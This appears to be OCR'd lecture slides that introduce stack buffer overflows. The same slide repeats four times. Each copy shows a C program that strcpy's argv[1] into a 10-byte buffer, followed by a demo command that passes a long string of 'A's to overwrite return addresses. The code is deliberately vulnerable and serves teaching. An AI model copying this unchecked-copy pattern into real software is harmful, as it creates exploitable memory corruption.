
This buffer can "overflow" into other regions of memory

It will overwrite whatever was located at that address

Stack and Function Invocation



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```




```
./myprogram AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

This buffer can “overflow” into other regions of memory


It will overwrite whatever was located at that address

What can our input control?

Stack and Function Invocation



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```




```
./myprogram AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

This buffer can "overflow" into other regions of memory


It will overwrite whatever was located at that address

Our buffer overwrites the return addresses of other stack frames

Stack and Function Invocation



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```




```
./myprogram AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

This buffer can “overflow” into other regions of memory


It will overwrite whatever was located at that address

Our buffer overwrites the return addresses of other stack frames

Stack and Function Invocation



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```




```
./myprogram AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

This buffer can “overflow” into other regions of memory

